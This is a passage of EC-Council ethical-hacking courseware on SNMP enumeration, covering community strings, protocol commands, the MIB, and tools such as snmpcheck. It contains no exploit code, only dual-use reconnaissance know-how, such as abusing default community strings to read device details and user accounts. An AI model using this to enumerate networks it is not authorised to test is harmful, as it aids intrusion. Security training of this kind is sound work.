


Figure 4.6: Output of Net View command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





SNMP Enumeration

SNMP allows network administrators to manage network devices from a remote location. However, SNMP has many security vulnerabilities, such as a lack of auditing. Attackers may take advantage of these vulnerabilities to perform account and device enumeration. This section describes SNMP enumeration, the information extracted via SNMP enumeration, and various SNMP enumeration tools used to enumerate user accounts and devices on a target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP is an application-layer protocol that runs on UDP and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on Windows and Unix networks on networking devices.

SNMP enumeration is the process of creating a list of the user's accounts and devices on a target computer using SNMP. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Almost all the network infrastructure devices such as routers and switches contain an SNMP agent for managing the system or devices. The SNMP management station sends requests to the agent; after receiving the request, the agent replies. Both requests and replies are configuration variables accessible by the agent software. SNMP management stations send requests to set values to some variables. Traps let the management station know if an abnormal event such as a reboot or an interface failure has occurred at the agent's side.


SNMP contains the following two passwords for configuring and accessing the SNMP agent from the management station.

- **Read Community String**
  - The configuration of the device or system can be viewed with the help of this password.
  - These strings are public.
- **Read/Write Community String**
  - The device configuration can be changed or edited using this password.
  - These strings are private.

When administrators leave the community strings at the default setting, attackers can use these default community strings (passwords) for changing or viewing the configuration of the device or system. Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, and shares as well as network information such as ARP tables, routing tables, device-specific information, and traffic statistics.

Commonly used SNMP enumeration tools include OpUtils (*https://www.manageengine.com*) and Network Performance Monitor (*https://www.solarwinds.com*).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of SNMP

SNMP uses a disturbed architecture comprising SNMP managers, SNMP agents, and several related components. The following are some commands associated with SNMP.

- **GetRequest**: Used by the SNMP manager to request information from an SNMP agent
- **GetNextRequest**: Used by the SNMP manager continuously to retrieve all the data stored in an array or table
- **GetResponse**: Used by an SNMP agent to satisfy a request made by the SNMP manager
- **SetRequest**: Used by the SNMP manager to modify the value of a parameter within an SNMP agent's management information base (MIB)
- **Trap**: Used by an SNMP agent to inform the pre-configured SNMP manager of a certain event

The communication process between an SNMP manager and SNMP agent is as follows.

- The SNMP manager (Host X, 10.10.2.1) uses the GetRequest command to send a request for the number of active sessions to the SNMP agent (Host Y, 10.10.2.15). To perform this step, the SNMP manager uses an SNMP service library such as the Microsoft SNMP Management API library (Mgmtapi.dll) or Microsoft WinSNMP API library (Wsnmp32.dll).
- The SNMP agent (Host Y) receives the message and verifies if the community string (Compinfo) is present on its MIB, checks the request against its list of access permissions for that community, and verifies the source IP address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If the SNMP agent does not find the community string or access permission in Host Y's MIB database and the SNMP service is set to send an authentication trap, it sends an authentication failure trap to the specified trap destination, Host Z.
- The master agent component of the SNMP agent calls the appropriate extension agent to retrieve the requested session information from the MIB.
- Using the session information retrieved from the extension agent, the SNMP service forms a return SNMP message that contains the number of active sessions and the destination IP address (10.10.2.1) of the SNMP manager, Host X.
- Host Y sends the response to Host X.





Figure 4.7: Illustration of the working of SNMP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Management Information Base (MIB)


MIB is a virtual database containing a formal description of all the network objects that SNMP manages. It is a collection of hierarchically organized information. It provides a standard representation of the SNMP agent's information and storage. MIB elements are recognized using object identifiers (OIDs). An OID is the numeric name given to an object and begins with the root of the MIB tree. The OID can uniquely identify the object in the MIB hierarchy.

MIB-managed objects include scalar objects, which define a single object instance, and tabular objects, which define a group of related object instances. OIDs include the object's type (such as counter, string, or address), access level (such as read or read/write), size restrictions, and range information. The SNMP manager converts the OIDs into a human-readable display using the MIB as a codebook.

A user can access the contents of the MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. For example, http://IP.Address/Lseries.mib or http://library_name/Lseries.mib.Microsoft provides the list of MIBs that are installed with the SNMP service in the Windows resource kit. The major MIBs are .as follows:

- **DHCP.MIB**: Monitors network traffic between DHCP servers and remote hosts
- **HOSTMIB.MIB**: Monitors and manages host resources
- **LNMIB2.MIB**: Contains object types for workstation and server services
- **MIB_II.MIB:** Manages TCP/IP-based Internet using a simple architecture and system
- **WINS.MIB**: For the Windows Internet Name Service (WINS)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SNMP Enumeration Tools

SNMP enumeration tools are used to scan a single IP address or a range of IP addresses of SNMP-enabled network devices to monitor, diagnose, and troubleshoot security threats.

- **Snmpcheck (snmp_enum Module)**

  Source: *http://www.nothink.org*

  Snmpcheck is an open-source tool distributed under the GNU General Public License (GPL). Its goal is to automate the process of gathering information on any device with SNMP support (Windows, Unix-like, network appliances, printers, etc.). Snmpcheck allows the enumeration of SNMP devices and places the output in a human-readable and user-friendly format. It could be useful for penetration testing or systems monitoring.

  Attackers use this tool to gather information about the target, such as contact, description, write access, devices, domain, hardware and storage information, hostname, Internet Information Services (IIS) statistics, IP forwarding, listening UDP ports, location, mountpoints, network interfaces, network services, routing information, software components, system uptime, TCP connections, total memory, uptime, and user accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.8: Screenshot of snmpcheck showing system information and user accounts




Figure 4.9: Screenshot of snmpcheck showing network information and interfaces

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SoftPerfect Network Scanner**

  Source: *https://www.softperfect.com*

  SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via Windows Management Instrumentation (WMI), SNMP, Hypertext Transfer Protocol (HTTP), SSH, and PowerShell. It also scans for remote services, registry, files, and performance counters; offers flexible filtering and display options; and exports NetScan results to a variety of formats ranging from Extensible Markup Language (XML) to JavaScript Object Notation (JSON).

  Moreover, SoftPerfect Network Scanner can check for a user-defined port and report if one is open. In addition, it can resolve host names and auto-detect the local and external IP range. It supports remote shutdown and Wake-on-LAN.

  Attackers uses this tool to gather information about a shared folder and network devices.






Figure 4.10: Screenshot of SoftPerfect Network Scanner

The following are some additional SNMP enumeration tools:

- Network Performance Monitor (*https://www.solarwinds.com*)
- OpUtils (*https://www.manageengine.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Engineer's Toolset (*https://www.solarwinds.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





LDAP Enumeration

Various protocols enable communication and manage data transfer between network resources. All these protocols carry valuable information about network resources along with the data. An external user who successfully enumerates that information by manipulating the protocols can break into the network and may misuse the network resources. The Lightweight Directory Access Protocol (LDAP) is one such protocol that accesses the directory listings. This section focuses on

